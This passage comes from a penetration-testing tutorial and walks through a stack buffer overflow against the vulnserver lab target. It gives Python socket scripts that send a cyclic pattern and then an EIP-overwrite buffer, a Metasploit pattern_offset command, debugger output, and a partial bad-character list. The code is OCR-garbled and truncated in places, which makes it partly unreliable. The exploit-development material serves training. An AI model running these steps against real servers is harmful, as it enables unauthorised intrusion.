
Run the following Python script to send these random bytes to the vulnerable server:


findoff.py (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
findoff.py
Python
Tab Width: 4
Ln 1, Col 2
INS

```python
#!/usr/bin/python
import sys, socket


offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + offset))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.56: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000148]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
EIP 386F4337
Address Hex dump ASCII
Paused


Buffer Overflow of Vulnerable Server has overwritten EIP register with random bytes

```
[15:17:36] Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 6.57: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Run the following command to find the exact offset of the random bytes in the EIP register:

`/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337`



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
┌─[root@parrot]─[~]
└──╼ #
```

Figure 6.58: Screenshot showing Metasploit pattern_offset output

Overwrite the EIP Register


As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.


overwrite.py (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
overwrite.py
Python
Tab Width: 4
Ln 13, Col 15
INS

```python
#!/usr/bin/python
import sys, socket

shellcode="C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.59: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.



Immunity Debugger - vulnserver.exe - [CPU - thread 0000163C]

File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
EIP 44444444
Observe the EIP register is overwritten with four D's (ASCII value: 44)
Paused

[15:53:19] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program


Figure 6.60: Screenshot of Immunity Debugger showing EIP register

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "`\x00`", are badchars.

```
badchars                                                        =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

